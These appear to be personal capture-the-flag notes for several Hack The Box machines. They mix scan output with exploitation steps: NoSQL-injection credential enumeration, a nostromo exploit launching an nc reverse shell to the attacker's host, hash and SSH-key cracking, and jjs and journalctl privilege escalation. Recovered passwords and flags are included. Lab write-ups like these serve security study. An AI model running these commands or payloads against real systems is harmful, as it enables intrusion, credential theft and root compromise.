PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman
9389/tcp	open	adws
47001/tcp	open	winrm
49664/tcp	open	unknown
49665/tcp	open	unknown
49666/tcp	open	unknown
49667/tcp	open	unknown
49669/tcp	open	unknown
49676/tcp	open	unknown
49677/tcp	open	unknown
49684/tcp	open	unknown
49706/tcp	open	unknown
49910/tcp	open	unknown

Nmap done: 1 IP address (1 host up) scanned in 4096.65 seconds

## ***dns***

Nothing of value

## **smb**

Andy hislip  
administrator administrator  
lucinda berger  
mark brandt  
omar null  
santi rodriguez  
sebastien caron  
svc-alfresco svc-alfresco

# enum4linux

```
enum4linux -a 10.10.10.161 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Thu Apr 2 11:57:00 2020
```

```
=====
| Target Information |
=====
Target ..... 10.10.10.161
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.10.10.161 |
=====
[E] Can't find workgroup/domain
```

```
=====
| Nbtstat Information for 10.10.10.161 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
Looking up status of 10.10.10.161
No reply from 10.10.10.161
```

```
=====
| Session Check on 10.10.10.161 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
[+] Server 10.10.10.161 allows sessions using username "", password ""
[+] Got domain/workgroup name:
```

```
=====
| Getting domain SID for 10.10.10.161 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Domain Name: HTB
Domain Sid: S-1-5-21-3072663084-364016917-1341370565
[+] Host is part of a domain (not a workgroup)
```

```
=====
| OS information on 10.10.10.161 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.161 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[+] Got OS info for 10.10.10.161 from srvinfo:
Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED
```

```
=====
| Users on 10.10.10.161 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
index: 0x2137 RID: 0x463 acb: 0x00020015 Account: $331000-VK4ADACQNUCA Name: (null) Desc: (null)
index: 0xfcfc RID: 0x1f4 acb: 0x00020010 Account: Administrator Name: Administrator Desc: Built-in account for
administering the computer/domain
index: 0x2369 RID: 0x47e acb: 0x00000210 Account: andy Name: Andy Hislip Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by
the system.
index: 0xfbfd RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the
computer/domain
```

index: 0x2352 RID: 0x478 acb: 0x00000210 Account: HealthMailbox0659cc1 (null)	Name: HealthMailbox-EXCH01-010 Desc:
index: 0x234b RID: 0x471 acb: 0x00000210 Account: HealthMailbox670628e (null)	Name: HealthMailbox-EXCH01-003 Desc:
index: 0x234d RID: 0x473 acb: 0x00000210 Account: HealthMailbox6ded678 (null)	Name: HealthMailbox-EXCH01-005 Desc:
index: 0x2351 RID: 0x477 acb: 0x00000210 Account: HealthMailbox7108a4e (null)	Name: HealthMailbox-EXCH01-009 Desc:
index: 0x234e RID: 0x474 acb: 0x00000210 Account: HealthMailbox83d6781 (null)	Name: HealthMailbox-EXCH01-006 Desc:
index: 0x234c RID: 0x472 acb: 0x00000210 Account: HealthMailbox968e74d (null)	Name: HealthMailbox-EXCH01-004 Desc:
index: 0x2350 RID: 0x476 acb: 0x00000210 Account: HealthMailboxb01ac64 (null)	Name: HealthMailbox-EXCH01-008 Desc:
index: 0x234a RID: 0x470 acb: 0x00000210 Account: HealthMailboxc0a90c9 (null)	Name: HealthMailbox-EXCH01-002 Desc:
index: 0x2348 RID: 0x46e acb: 0x00000210 Account: HealthMailboxc3d7722 Database-1118319013 Desc: (null)	Name: HealthMailbox-EXCH01-Mailbox-
index: 0x2349 RID: 0x46f acb: 0x00000210 Account: HealthMailboxfc9daad (null)	Name: HealthMailbox-EXCH01-001 Desc:
index: 0x234f RID: 0x475 acb: 0x00000210 Account: HealthMailboxfd87238 (null)	Name: HealthMailbox-EXCH01-007 Desc:
index: 0xff4 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account	
index: 0x2360 RID: 0x47a acb: 0x00000210 Account: lucinda Name: Lucinda Berger Desc: (null)	
index: 0x236a RID: 0x47f acb: 0x00000210 Account: mark Name: Mark Brandt Desc: (null)	
index: 0x2377 RID: 0x1db6 acb: 0x00000010 Account: omar Name: (null) Desc: (null)	
index: 0x236b RID: 0x480 acb: 0x00000210 Account: santi Name: Santi Rodriguez Desc: (null)	
index: 0x235c RID: 0x479 acb: 0x00000210 Account: sebastien Name: Sebastien Caron Desc: (null)	
index: 0x215a RID: 0x468 acb: 0x00020011 Account: SM_1b41c9286325456bb Name: Microsoft Exchange Migration Desc: (null)	
index: 0x2161 RID: 0x46c acb: 0x00020011 Account: SM_1ffab36a2f5f479cb SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9} Desc: (null)	Name:
index: 0x2156 RID: 0x464 acb: 0x00020011 Account: SM_2c8eef0a09b545acb Name: Microsoft Exchange Approval Assistant Desc: (null)	Name: Microsoft Exchange Approval
index: 0x2159 RID: 0x467 acb: 0x00020011 Account: SM_681f53d4942840e18 (null)	Name: Discovery Search Mailbox Desc:
index: 0x2158 RID: 0x466 acb: 0x00020011 Account: SM_75a538d3025e4db9a index: 0x215c RID: 0x46a acb: 0x00020011 Account: SM_7c96b981967141ebb Name: Microsoft Exchange Desc: (null) Desc: (null)	Name: Microsoft Exchange Desc: (null)
index: 0x215b RID: 0x469 acb: 0x00020011 Account: SM_9b69f1b9d2cc45549 Name: Microsoft Exchange Federation Mailbox Desc: (null)	Name: Microsoft Exchange Federation
index: 0x215d RID: 0x46b acb: 0x00020011 Account: SM_c75ee099d0a64c91b index: 0x2157 RID: 0x465 acb: 0x00020011 Account: SM_ca8c2ed5bdab4dc9b Name: Microsoft Exchange Desc: (null) index: 0x2365 RID: 0x47b acb: 0x00010210 Account: svc-alfresco Name: svc-alfresco Desc: (null)	Name: Microsoft Exchange Desc: (null)

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

```

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
```

```
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[omar] rid:[0x1db6]
```

```
=====
| Share Enumeration on 10.10.10.161 |
=====
```

Sharename	Type	Comment
-----	-----	-----
SMB1 disabled -- no workgroup available		

```
[+] Attempting to map shares on 10.10.10.161
```

```
=====
| Password Policy Information for 10.10.10.161 |
=====
```

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.
```

```
[+] Attaching to 10.10.10.161 using a NULL share
```

```
[+] Trying protocol 139/SMB...
```

```
[!] Protocol failed: Cannot request session (Called Name:10.10.10.161)
```

```
[+] Trying protocol 445/SMB...
```

```
[+] Found domain(s):
```

```
[+] HTB
[+] Builtin
```

```
[+] Password Info for Domain: HTB
```

```
[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 41 days 23 hours 53 minutes
[+] Password Complexity Flags: 000000
```

```
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
```

```
[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.
```

```
[+] Retrieved partial password policy with rpcclient:
```

Password Complexity: Disabled

Minimum Password Length: 7

```
=====
| Groups on 10.10.10.161 |
=====
```

[+] Getting builtin groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
group:[Account Operators] rid:[0x224]  
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]  
group:[Incoming Forest Trust Builders] rid:[0x22d]  
group:[Windows Authorization Access Group] rid:[0x230]  
group:[Terminal Server License Servers] rid:[0x231]  
group:[Administrators] rid:[0x220]  
group:[Users] rid:[0x221]  
group:[Guests] rid:[0x222]  
group:[Print Operators] rid:[0x226]  
group:[Backup Operators] rid:[0x227]  
group:[Replicator] rid:[0x228]  
group:[Remote Desktop Users] rid:[0x22b]  
group:[Network Configuration Operators] rid:[0x22c]  
group:[Performance Monitor Users] rid:[0x22e]  
group:[Performance Log Users] rid:[0x22f]  
group:[Distributed COM Users] rid:[0x232]  
group:[IIS\_IUSRS] rid:[0x238]  
group:[Cryptographic Operators] rid:[0x239]  
group:[Event Log Readers] rid:[0x23d]  
group:[Certificate Service DCOM Access] rid:[0x23e]  
group:[RDS Remote Access Servers] rid:[0x23f]  
group:[RDS Endpoint Servers] rid:[0x240]  
group:[RDS Management Servers] rid:[0x241]  
group:[Hyper-V Administrators] rid:[0x242]  
group:[Access Control Assistance Operators] rid:[0x243]  
group:[Remote Management Users] rid:[0x244]  
group:[System Managed Accounts Group] rid:[0x245]  
group:[Storage Replica Administrators] rid:[0x246]  
group:[Server Operators] rid:[0x225]

[+] Getting builtin group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Account Operators' (RID: 548) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'System Managed Accounts Group' (RID: 581) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'Users' (RID: 545) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Administrators' (RID: 544) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'IIS\_IUSRS' (RID: 568) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Hyper-V Administrators' (RID: 578) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Event Log Readers' (RID: 573) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.  
Group 'Backup Operators' (RID: 551) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

[+] Getting local groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting local group memberships:

[+] Getting domain groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.

[+] Getting domain group memberships:

```
=====
| Users on 10.10.10.161 via RID cycling (RIDS: 500-550,1000-1050) |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.

```
=====
| Getting printer info for 10.10.10.161 |
=====
```

Could not initialise spoolss. Error was NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

enum4linux complete on Thu Apr 2 12:02:31 2020

## **nmap smb**

```
nmap --script smb-vuln* -p 139,445 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 12:12 EDT
Nmap scan report for 10.10.10.161
Host is up (0.50s latency).
```

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds  
squid@CoolHandKali:/Yeet/Machines/HTB/Forest\$

## ***flags***

user

e5e4e47ae7022664cda6eb013fb0d9ed

root

f048153f202bbb2f82622b04d79129cc

## **10.10.10.162 Mango**

nmap showed that 80, 443, and 22 were open  
version nmap showed that 443's ssl certificate was for staging-order.mango.htb  
I added that and mango.htb to the hosts file

##cheated to see that nosql was running (although I could have guessed)  
This github project got me the usernames and passwords I needed.  
<https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration.git>

```
python nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -op login:login:submit:submit  
python nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password -op login:login:submit:submit
```

usernames  
admin  
mango

Passwords  
t9KcS3>!0B#2  
h3mXK8RhU~f{]f5H

Logging in to the webpage didn't work, but ssh did!  
mango@mango.htb:h3mXK8RhU~f{]f5H

```
su -l admin  
t9KcS3>!0B#2  
user.txt!!
```

```
find / -perm -4000 2>/dev/null | xargs ls -lah  
^Showed me that I could run /usr/lib/jvm/java-11-openjdk-amd64/bin/jss as root! and it was in gtfo bins!
```

```
cd into /usr/lib/jvm/java-11-openjdk-amd64/bin/  
run ./jss
```

throw the gtfo magic in there

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");  
var FileReader = Java.type("java.io.FileReader");  
var br = new BufferedReader(new FileReader("file_to_read")); <replace file_to_read with /root/root.txt  
while ((line = br.readLine()) != null) { print(line); }' | jjs
```

root.txt shits to screen!

## **enumeration**

usernames:  
MrR3boot

probably ubuntu 18.04 Bionic (OpenSSH version)

connect to maliciuos csv in :443 analytics.php

<http://staging-order.mango.htb/>

<https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration.git>

```
python nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -op login:login,submit:submit
```

```
python nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password -op login:login,submit:submit
```

usernames  
admin  
mango

Passwords

t9KcS3>!0B#2

h3mXK8RhU~f{[]}f5H

ssh mango@mango.htb

su -l admin

```
/usr/lib/jvm/java-11-openjdk-amd64/bin/  
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \$@|sh\$!IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | ./jjs
```

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");  
var FileReader = Java.type("java.io.FileReader");  
var br = new BufferedReader(new FileReader("file_to_read"));  
while ((line = br.readLine()) != null) { print(line); }' | jjs
```

```
var BufferedReader = Java.type("java.io.BufferedReader");  
var FileReader = Java.type("java.io.FileReader");  
var br = new BufferedReader(new FileReader("/root/root.txt"));  
while ((line = br.readLine()) != null) { print(line); }
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.10.10.162 && nmap -sC -sV -Pn 10.10.10.162 && nmap -p- -Pn 10.10.10.162  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 18:17 EDT  
Nmap scan report for 10.10.10.162  
Host is up (0.28s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 41.18 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 18:18 EDT  
Nmap scan report for 10.10.10.162  
Host is up (0.27s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)  
|_ 256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)  
|_ 256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: 403 Forbidden  
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Mango | Search Base  
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./  
stateOrProvinceName=None/countryName=IN  
| Not valid before: 2019-09-27T14:21:19  
|_Not valid after: 2020-09-26T14:21:19  
|_ssl-date: TLS randomness does not represent time  
| tls-alpn:  
|_ http/1.1  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 67.79 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 18:19 EDT  
Nmap scan report for 10.10.10.162  
Host is up (0.21s latency).  
Not shown: 65532 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 1655.89 seconds
```

**web**



# ***nmap***

Scanned at 2020-04-15 18:23:19 EDT for 9s

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack	Apache httpd 2.4.29 ((Ubuntu))  _http-server-header: Apache/2.4.29 (Ubuntu)

*nikto*



## ***nmap***

PORT	STATE	SERVICE	REASON	VERSION
443/tcp	open	ssl/http	syn-ack	Apache httpd 2.4.29 ((Ubuntu))  _http-server-header: Apache/2.4.29 (Ubuntu)

***nikto***



## **flags**

user

79bf31c6c6eb38a8567832f7f8b47e92

root

8a8ef79a7a2fbb01ea81688424e9ab15

## **10.10.10.165 Traverxec**

Nmap showed that port 80 and 22 were open.

dirsearch on port 80 showed the directory /%20.php

That dir showed that webserver nostromo 1.9.6 was running.

<https://www.exploit-db.com/raw/47837> is an exploit for nostromo 1.9.6 that lets me run commands

nc one-liner and listerner gives me a reverse shell as www-data!

the /var/nostromo/conf/.htpasswd showed me

david:\$1\$e7NfNpNi\$A6nCwOTqrNR2oDuIKirRZ/

hashcat hash finder showed me that it was a -m 500 (md5crypt)

hashcat showed me the corresponding password was Nowonly4me

/var/nostromo/conf/nhttpd.conf showed me that the dir /home/david/public\_www existed

in this dir was backup-ssh-identity-files.tgz

copy to /dev/shm

unzip with tar

dump id\_rsa to screen!

copy id\_rsa to kali

ssh2john > id\_rsa.john

use john to crack the id\_rsa hash, got the passcode hunter

chmod 600 id\_rsa

ssh -i id\_rsa david@10.10.10.165

hunter

we are david!!

in david dir there is a script that shows us we can run sudo journalctl

journalctl has a vulnerability that dumbs you into less if the screen is realllllllllllly tiny

make screen small

run the proscribed journalctl command

we are in less!!

!/bin/bash

whoami

root!!

## **enumeration**

<https://www.exploit-db.com/raw/47837>

```
python 47837.py 10.10.10.165 80 "nc -e /bin/sh 10.10.14.60 3232"
```

```
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

Nowonly4me

```
root@kali:~/Desktop/Machines/HTB/Traverxec/dry# john id_rsa_john.pub
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter      (id_rsa.pub)
1g 0:00:00:00 DONE 2/3 (2020-01-27 09:33) 33.33g/s 742566p/s 742566c/s 742566C/s hunter
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

## **nmap short**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.165  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 11:29 EST  
Nmap scan report for 10.10.10.165  
Host is up (0.10s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
```

## **nmap large**

```
nmap -sC -sV -p- 10.10.10.165
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 11:30 EST
Nmap scan report for 10.10.10.165
Host is up (0.099s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp    open  http   nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 1977.45 seconds

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.165:80 --simple-report dirsearchsimple_10.10.10.165:80
```

v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-20-01-16\_11-31-10.log

Target: <http://10.10.10.165:80>

```
[11:31:10] Starting:  
[11:31:11] 200 - 3KB - /img/  
[11:31:11] 200 - 736B - /icons/  
[11:31:16] 200 - 602B - /css/  
[11:31:18] 200 - 1KB - /lib/  
[11:31:20] 200 - 596B - /js/  
[11:31:51] 501 - 310B - /%20.php
```

## **nikto**

```
nikto -host http://10.10.10.165:80 | tee nikto_10.10.10.165:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.165
+ Target Hostname: 10.10.10.165
+ Target Port:    80
+ Start Time:    2020-01-16 11:31:09 (GMT-5)
-----
+ Server: nostromo 1.9.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 1 error(s) and 3 item(s) reported on remote host
+ End Time:       2020-01-16 11:35:35 (GMT-5) (266 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/Machines/HTB/Traverxec#
```

## **Flags**

user

7db0b48469606a42cec20750d9782f3d

root

9aa36a6d76f785dfd320a478f6e0d906

[https://github.com/joeNibe/blog/tree/gh-pages/\\_posts/htb](https://github.com/joeNibe/blog/tree/gh-pages/_posts/htb)

# 10.10.10.168 Obscurity

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. A network request is shown in the 'Request' pane:

```
GET / HTTP/1.1
Host: 10.10.10.168:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 04 Dec 2019 07:03:17
```

The 'Response' pane shows a terminal session with the command:

```
nc -nvlp 4444
```

The terminal output shows the Ncat listener setup:

```
root@ns09:~/htb/Obscurity> nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.168.
Ncat: Connection from 10.10.10.168:34386.
www-data@obscure:/$
```

www-data@obscure:/home/robert\$ cat check.txt  
Encrypting this file with your key should result in out.txt, make sure your key is correct!

www-data@obscure:/home/robert\$ cat out.txt  
þÉÉæßÝËÙÛÛêÙÉééÑØÝÍÐ  
êÆáÙþäÒÑÐáÙ!ÓæØãÈÍÙÛêÆÝáæë ïIÚÙëÑÓääáÙìx

www-data@obscure:/home/robert\$ cat passwordreminder.txt  
'ÑÈIÉàÙÁÑé`¿kwww-data@obscure:/home/robert\$

www-data@obscure:/home/robert\$ cat SuperSecureCrypt.py

"""  
#python3 SuperSecureCrypt.py -i out.txt -o /tmp/key.txt -k "\$(cat check.txt)" -d  
"""

www-data@obscure:/home/robert\$ cat /tmp/key.txt  
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichai  
"""

#python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/passwd.txt -k alexandrovich -d  
"""

cat /tmp/passwd.txt  
